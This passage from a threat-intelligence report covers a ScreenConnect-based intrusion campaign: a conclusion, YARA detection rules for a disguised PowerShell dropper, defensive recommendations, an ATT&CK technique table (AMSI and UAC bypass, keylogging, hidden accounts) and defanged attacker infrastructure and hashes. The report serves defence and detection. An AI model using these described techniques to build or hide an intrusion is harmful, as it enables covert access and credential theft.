The identified intrusion campaign reflects the growing operational trend of threat actors abusing legitimate Remote Monitoring and Management (RMM) platforms to establish covert enterprise access while bypassing traditional security controls. The weaponization of ConnectWise ScreenConnect demonstrates how trusted administrative software continues to be repurposed for persistent remote access, credential theft, espionage, and ransomware staging activities. The threat actor combined AMSI bypass, Living-off-the-Land Binary (LOLBin) abuse, reflective .NET execution, encrypted command-and-control (C2) communication, and fileless privilege escalation techniques to minimize forensic visibility and evade behavioral detection mechanisms. The extensive use of signed binaries, encrypted session establishment, hidden desktop functionality, and credential interception capabilities indicates a mature and operationally disciplined adversary capable of maintaining long-term persistence within enterprise environments. Organizations utilizing RMM software, remote support platforms, or unmanaged PowerShell execution should consider this campaign representative of a broader threat landscape trend involving trusted software abuse, stealth-focused persistence, and modular post-exploitation frameworks operated by financially motivated threat actors or Initial Access Brokers (IABs).

CONCLUSION

The investigation confirmed a highly sophisticated multi-stage intrusion campaign leveraging a weaponized PowerShell payload disguised as a JPEG image to deploy a trojanized ConnectWise ScreenConnect framework for covert enterprise access. The attack chain incorporated advanced defense evasion, AMSI bypass, dynamic .NET compilation, LOLBin abuse, fileless UAC bypass, encrypted C2 communication, credential interception, hidden desktop operations, and persistent remote administration functionality to maintain stealth and operational control within the compromised environment. Static analysis revealed extensive attacker capabilities including SYSTEM-level command execution,

surveillance, credential harvesting, remote file transfer, and hidden account manipulation. The overall tradecraft reflects a professionally engineered and operationally mature intrusion framework capable of supporting long-term covert persistence, credential theft, lateral movement, enterprise espionage, and potential ransomware deployment within enterprise environments.

YARA Rules:

```
rule APT_ScreenConnect_Dropper {
meta:
description = "Detects obfuscated PowerShell sysupdate.jpeg dropper"
author = "CYFIRMA Research"
date = "2026-04-24"
severity = "Critical"
strings:
$ps_var1 = "$updateDir" ascii wide
$ps_var2 = "GetRandomFileName().Replace" ascii wide
$obfuscation1 = "l'w'r" ascii wide
$obfuscation2 = "GkJsnxQROR" ascii wide
$path_mimic = "C:\\Systems" ascii wide
condition:
all of them and filesize < 50KB
}

rule APT_CSC_CompiledLauncher {
meta:
description = "Detects csc.exe-compiled invisible PowerShell launcher (uds.exe pattern)"
author = "CYFIRMA Research"
date = "2026-04-24"
severity = "High"
strings:
$s1 = "powershell.exe" ascii wide
$s2 = "-ExecutionPolicy Bypass" ascii wide
$s3 = "CreateNoWindow" ascii wide
$s4 = "ProcessStartInfo" ascii wide
$s5 = "UseShellExecute" ascii wide
condition:
uint16(0) == 0x5A4D and 4 of them and filesize < 100KB
}

rule APT_UDS_CompiledDropper {
meta:
description = "Detects the compiled uds.exe dropper via exact hash or IL string patterns"
author = "CYFIRMA Research"
date = "2026-04-25"
severity = "Critical"
hash_md5 = "7DD05336097E5A833F03A63D3221494F"
hash_sha256 = "A635F0C94C98B658AE799978994F0D0A292567CD97B8A19068A8423D1297652A"
```

```

strings:
$il_ps = "powershell.exe" ascii wide
$il_bypass = "-ExecutionPolicy Bypass" ascii wide
$il_path = "C:\\Systems\\" ascii wide
$il_file = ".ps1" ascii wide
$meta_ver = "0.0.0.0" ascii
$meta_name = "uds" ascii
condition:
uint16(0) == 0x5A4D and 4 of them and filesize < 10KB
}

```

RECOMMENDATIONS

Strategic Recommendations

- Implement strict governance and monitoring controls around enterprise RMM and remote administration platforms including ScreenConnect, AnyDesk, TeamViewer, and similar tools.
- Enforce organization-wide application allowlisting and restrict execution of unauthorized PowerShell scripts and unsigned .NET assemblies.

Tactical Recommendations

- Block or closely monitor execution of csc.exe, cvtres.exe, ComputerDefaults.exe, and other commonly abused LOLBins.
- Deploy detection rules for suspicious PowerShell behavior including Invoke-Expression (IEX), AMSI bypass patterns, and hidden execution flags such as CreateNoWindow=true.

Operational Recommendations

- Immediately isolate systems exhibiting unauthorized ScreenConnect activity or suspicious PowerShell execution.
- Conduct credential resets for all potentially exposed accounts, especially privileged and administrative users.

APPENDIX 1

MITRE ATT&CK MAPPING

Tactic	ID	Technique Name	Description
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Deceptive execution of <i>sysupdate.jpeg</i> masquerading as a legitimate image file
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Primary scripting vector used for staged payload execution and in-memory operations

Execution	T1204.002	User Execution: Malicious File	Victim execution via double-click interaction with spoofed <i>.jpeg</i> extension
Persistence	T1136.001	Create Account: Local Account	Hidden local account creation using <i>NetUserAdd()</i> and <i>AddUserToGroup()</i>
Persistence	T1543.003	Create or Modify System Process: Windows Service	Persistence established through <i>CreateService()</i> and <i>ChangeServiceConfig()</i>
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	Abuse of <i>ComputerDefaults.exe</i> and <i>ms-settings</i> registry hijack
Privilege Escalation	T1134.001	Access Token Manipulation: Token Impersonation/Theft	Use of <i>DuplicateTokenEx()</i> and <i>ImpersonateLoggedOnUser()</i>
Stealth	T1036.005	Masquerading: Match Legitimate Name or Location	<i>C:\Systems</i> mimics legitimate Windows paths; <i>OneDriveServer</i> mimics Microsoft OneDrive
Stealth	T1036.008	Masquerading: Masquerade File Type	Renaming malicious <i>.ps1</i> payloads to <i>.jpeg</i> extensions
Stealth	T1027	Obfuscated Files or Information	String manipulation, quote-splitting, and runtime reconstruction
Stealth	T1027.010	Obfuscated Files or Information: Command Obfuscation	Triple-layer obfuscation using quote injection, format strings, and replacement logic
Stealth	T1027.004	Obfuscated Files or Information: Compile After Delivery	On-host payload compilation through <i>csc.exe</i>
Defense Impairment	T1553.002	Subvert Trust Controls: Code Signing	Abuse of legitimately signed <i>ConnectWise ScreenConnect</i> binaries
Defense Impairment	T1562.001	Impair Defenses: Disable or Modify Tools	AMSI bypass through quote-split PowerShell obfuscation
Stealth	T1070.004	Indicator Removal on Host: File Deletion	ZIP archives deleted post-extraction and registry keys self-removed
Persistence	T1112	Modify Registry	Creation and deletion of <i>ms-settings</i> registry keys for UAC bypass

Stealth	T1564.001	Hide Artifacts: Hidden Files and Directories	Hidden staging inside C:\Systems and invisible accounts using <i>showInLogon=false</i>
Stealth	T1218	System Binary Proxy Execution	Abuse of <i>ComputerDefaults.exe</i> , <i>csc.exe</i> , and trusted Windows binaries
Stealth	T1497	Virtualization/Sandbox Evasion	Delayed execution and prolonged sleep intervals to evade automated analysis
Credential Access	T1056.001	Input Capture: Keylogging	<i>LowLevelKeyboardHook</i> leveraging <i>SetWindowsHookEx()</i>
Credential Access	T1555	Credentials from Password Stores	DPAPI-protected credential storage and session credential handling
Credential Access	T1056	Input Capture	Credential Provider interception through named pipe IPC communication
Collection	T1113	Screen Capture	<i>CaptureScreen()</i> , <i>RecordScreen()</i> , and <i>GetDIBits()</i> functionality
Collection	T1123	Audio Capture	Microphone monitoring via <i>CaptureMicrophoneSound()</i>
Collection	T1115	Clipboard Data	Clipboard interception and keystroke injection operations
Discovery	T1518.001	Software Discovery: Security Software Discovery	WMI enumeration of <i>AntiVirusProduct</i>
Discovery	T1082	System Information Discovery	Extensive victim profiling and hardware telemetry collection
Discovery	T1087	Account Discovery	Enumeration of active sessions and user account contexts
Execution	T1047	Windows Management Instrumentation	Use of <i>Get-CimInstance</i> for antivirus and environment profiling
Execution	T1127.001	Trusted Developer Utilities Proxy Execution	Abuse of <i>csc.exe</i> and developer utilities for payload compilation
Command-and-control	T1071.001	Application Layer Protocol: Web Protocols	Encrypted communication
Command-and-control	T1105	Ingress Tool Transfer	Download of <i>OneDriveServer.zip</i> and staged payload components

Command-and-control	T1219	Remote Access Software	Hijacking and weaponization of <i>ConnectWise ScreenConnect</i>
Command-and-control	T1573	Encrypted Channel	PBKDF2/HMAC-SHA256 encrypted bidirectional C2 transport
Exfiltration	T1041	Exfiltration Over C2 Channel	File transfer through <i>VirtualStreamSender</i> and <i>VirtualStreamReceiver</i>
Lateral Movement	T1021	Remote Services	Remote process execution and session token abuse
Impact	T1529	System Shutdown/Reboot	Remote reboot functionality including Safe Mode restart operations

INDICATORS OF COMPROMISE (IOCs)

No	Indicators of Compromise (IOCs)	Type	Remarks
1	45[.]138[.]16[.]64	IP Address	Block
2	legitserver[.]theworkpc[.]com	Sub-Domain	Block
3	7adffc1c0b3fdcba46e8d0a81203c955976d4ef39893c98d0b2dbfbb8d6a8ec3	SHA256	Block
4	ecd5ed16975d556d1d17bc980f248f8a5262bed11df9d9cf999efd9c273c11df	SHA256	Block
5	cea1d85967d2c456fccecae3a70ff2adfe4c113aacf9d18c35906c2ed24ca9b4	SHA256	Block
6	e4c9f3bb4a65c640795bfc1a56c0b56485b849ccd97027eed7ad9aa78a732a4f	SHA256	Block
7	ee3d776cdaf82335e4293e19ee313cc35eee49cde9963b96766a8f9c89d44a79	SHA256	Block
8	4d8ac85c5b98c69ba44146df61183e9bf613edd796aa516c3ae73611b7d77c06	SHA256	Block

Copyright CYFIRMA. All rights reserved.